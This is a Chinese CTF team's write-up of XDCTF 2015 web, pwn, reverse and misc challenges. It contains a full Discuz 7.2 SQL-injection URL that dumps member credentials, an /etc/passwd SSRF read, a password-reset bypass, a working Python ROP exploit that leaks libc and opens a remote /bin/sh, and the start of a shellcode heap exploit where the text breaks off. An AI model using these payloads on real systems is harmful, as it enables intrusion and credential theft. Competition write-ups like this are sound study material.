# BXB\_TEST 白细胞团队writeup

目录

[BXB白细胞团队writeup 1](#_Toc431669494)

[一、 WEB1 1](#_Toc431669495)

[WEB1-100 1](#_Toc431669496)

[Web1\_200 1](#_Toc431669497)

[WEB1-300 2](#_Toc431669498)

[WEB1-400 4](#_Toc431669499)

[二、 Web2 6](#_Toc431669500)

[WEB2-200 6](#_Toc431669501)

[WEB2-100 8](#_Toc431669502)

[三、 PWN 12](#_Toc431669503)

[PWN 100 12](#_Toc431669504)

[PWN 200 12](#_Toc431669505)

[PWN 300 14](#_Toc431669506)

[PWN 400 16](#_Toc431669507)

[PWN 500 17](#_Toc431669508)

[四、 REVERSE 21](#_Toc431669509)

[REVERSE100 21](#_Toc431669510)

[五、 MISC 22](#_Toc431669511)

[MISC100 22](#_Toc431669512)

[Misc200 24](#_Toc431669513)

# WEB1

# WEB1-100


首先发现源码index.php~

读出代码后看到要解密，解密出来是

<?php

$test=$\_GET['test']; $test=md5($test); if($test=='0') { print "flag{xxxxxx}"; } else print "you are falied!"; print $test; echo "tips:知道原理了，请不在当先服务器环境下测试，在本地测试好，在此测试poc即可，否则后果自负"; ?>

拿到flag要绕过$test==’0’的条件，在google上搜了一下，发现



0exxx == 0然后用截图中的两个字符都可以绕过


# Web1\_200

在HTML里发现注释掉的/examples目录，访问发现题目要求管理员登陆，团队小伙伴发现一个案例和这个题比较相似，


<http://www.moonsec.com/post-446.html>

Tomcat示例页面：

<http://flagbox-23031374.xdctf.win:1234/examples/servlets/servlet/SessionExample>




然后设置session。。。猜了好久。。。



重新访问/examples拿到flag


# WEB1-300

打了个<file:///etc/passwd>



开始以为只要fuzz找到flag就可以了，直到发现了这个


<file:///etc/hosts>



直接访问了http: //9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com没有什么有价值的东西

然后扫了下端口，然后发现了这个

http: //9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com:3389




看了dz版本，7.2，这个版本好像有个注入，然后flag就出啦了

Payload：[http://133.130.90.188/?link=http%3A%2F%2F9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com%3A3389%2Ffaq.php%3Faction%3Dgrouppermission%26gids%5B99%5D%3D%2527%26gids%5B100%5D%5B0%5D%3D%29%2Band%2B%28select%2B1%2Bfrom%2B%28select%2Bcount%28\*%29%2Cconcat%28%28select%2B%28select%2B%28select%2Bconcat%28username%2C0x27%2Cpassword%29%2Bfrom%2Bcdb\_members%2Blimit%2B1%29%2B%29%2Bfrom%2Binformation\_schema.tables%2Blimit%2B0%2C1%29%2Cfloor%28rand%280%29\*2%29%29x%2Bfrom%2Binformation\_schema.tables%2Bgroup%2Bby%2Bx%29a%29%2523%23#](http://133.130.90.188/?link=http%3A%2F%2F9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com%3A3389%2Ffaq.php%3Faction%3Dgrouppermission%26gids%5B99%5D%3D%2527%26gids%5B100%5D%5B0%5D%3D%29%2Band%2B%28select%2B1%2Bfrom%2B%28select%2Bcount%28*%29%2Cconcat%28%28select%2B%28select%2B%28select%2Bconcat%28username%2C0x27%2Cpassword%29%2Bfrom%2Bcdb_members%2Blimit%2B1%29%2B%29%2Bfrom%2Binformation_schema.tables%2Blimit%2B0%2C1%29%2Cfloor%28rand%280%29*2%29%29x%2Bfrom%2Binformation_schema.tables%2Bgroup%2Bby%2Bx%29a%29%2523%23)




# WEB1-400

右键源码发现端倪，php动态生成图片：




在图片中发现hint：




提供ID参数，怀疑是个注入，一翻fuzzing测试下来，搞定payload，顺手跑出管理帐号：



用burp-intruder跑出管理hash：






最终整理如下：




使用明文密码登录，获取到flag：



# Web2

# WEB2-200

根据题目提示得到/.git/目录：






rip-git.pl 神器扒拉下：

<https://github.com/kost/dvcs-ripper/blob/master/rip-git.pl>

发现没有恢复源码，再根据题目提供的情景，是被rm了，毕竟git，reset分分钟回滚


在log下找到rm前的id：



git reset --hrad $id 回滚到删除前。




Index.php中发现web2第一枚flag：




# WEB2-100

看到提示，老老实实审计代码,发现登录部分代码是: phithon 大牛写的

继续搜索:




重点审查这些文件发现 在git\xdsec\_app\front\_app\controllers\Auth.php文件下



有一个 重置密码的方法

[http://xdsec-cms-12023458.xdctf.win/index.php/auth/resetpwd](http://xdsec-cms-12023458.xdctf.win/index.php/auth/resetpwd?email=1&verify=+)

Url构造访问得 不能进入




查看源代码 xdsec\_app\front\_app\controllers\Auth.php 第 91行

$verify = random\_string('md5');

变量$verify为随机MD5

if(empty($\_GET["email"]) || empty($\_GET["verify"]))

验证为 empty




所以要构造verify得值为null 还不为空，想到了手工入侵用到的’+’,

构造http://xdsec-cms-12023458.xdctf.win/index.php/auth/resetpwd?email=1&verify=+


访问发现重置密码的页面，查看页面源代码得




构造url：<http://xdsec-cms-12023458.xdctf.win/index.php/auth/resetpwd?email=xdsec-cms@xdctf.com&verify=+>

访问得到重置页面

密码为至少8位 填写完成后 提交发现失败 用fiddle 2 抓包发现提交得地址有问题




改为：POST /index.php/auth/resetpwd?email=xdsec-cms@xdctf.com&verify=+

直接run 

修改成功

直接登录 拿到flag 2





Flag 2 为：XDCTF-{i32mX4WK1gwEE9S9Oxd2}

# PWN

# PWN 100

搜索文件字符串发现是ms12-027，msf中搜索到相关rb脚本，然后就可以知道shellcode位置了，提取shellcode分析发现是个写入flag的：xdctf{d4\_5h1\_fu\_d41\_w0\_f31}

# PWN 200

Kali2.0 libc搞定，构造rop链

|  |
| --- |
| #!/usr/bin/python  # -\*- coding: utf-8 -\*-  from zio import \*  import struct  import time  io = zio(("133.130.111.139",2333),timeout=1000,print\_write=None)  #b 0x080484BD  #a = raw\_input()  rop = 'A' \* (0x6C + 4)  rop += struct.pack('I',0x080483C0) # write\_got  rop += struct.pack('I',0x080485cd) # pop pop pop ret  rop += struct.pack('I',1) # 0  rop += struct.pack('I',0x0804A000) # buffer address  rop += struct.pack('I',16) # size  rop += struct.pack('I',0x08048390) # read\_got  rop += struct.pack('I',0x080485cd) # pop pop pop ret  rop += struct.pack('I',0) # 0  rop += struct.pack('I',0x0804A300) # buffer address  rop += struct.pack('I',16) # size  rop += struct.pack('I',0x08048453) # pop\_ebp ret  rop += struct.pack('I',0x0804A300) # buffer address  rop += struct.pack('I',0x08048481) # leave ret  rop += struct.pack('I',0x0804A300) # ebp value  read\_offset = 0x000D95E0  system\_offset = 0x0003E360  bin\_sh\_offset = 0x0015D1A9  io.read\_until('Welcome to XDCTF2015~!')  io.write(rop)  content = io.read(16)  content = content[5:9]  read\_addr = struct.unpack('I',content)[0]  system\_addr = read\_addr - read\_offset + system\_offset  bin\_sh\_addr = read\_addr - read\_offset + bin\_sh\_offset  print "[+] read address %s" % hex(read\_addr)  print "[+] system address %s" % hex(system\_addr)  print "[+] /bin/sh address %s" % hex(bin\_sh\_addr)  time.sleep(0.5)  rop2 = struct.pack('I',0x0804A400)  rop2 += struct.pack('I',system\_addr)  rop2 += struct.pack('I',system\_addr)  rop2 += struct.pack('I',bin\_sh\_addr)  io.write(rop2)  io.interact() |

# PWN 300

新建girl的时候可以新建类型为0的，这样分配长度只有100，修改girl的时候可以选择girl类型，这样可以编辑更多的girl内容，从而将girl链表的next/prev指针泄露出来或者覆盖，得到girl起始的堆地址，后面在delete的时候可以dword shoot了，没开NX，直接将shellcode写到第一个girl，并通过shoot修改exit\_got指针直接起shell：

|  |
| --- |
| #!/usr/bin/python  # -\*- coding: utf-8 -\*-  from zio import \*  import struct  io = zio(("133.130.90.210",6666),timeout=1000)  shellcode = (  "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68"  "\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x08\x00\x00\x00\x2f"  "\x62\x69\x6e\x2f\x73\x68\x00\x57\x53\x89\xe1\xcd\x80"  )  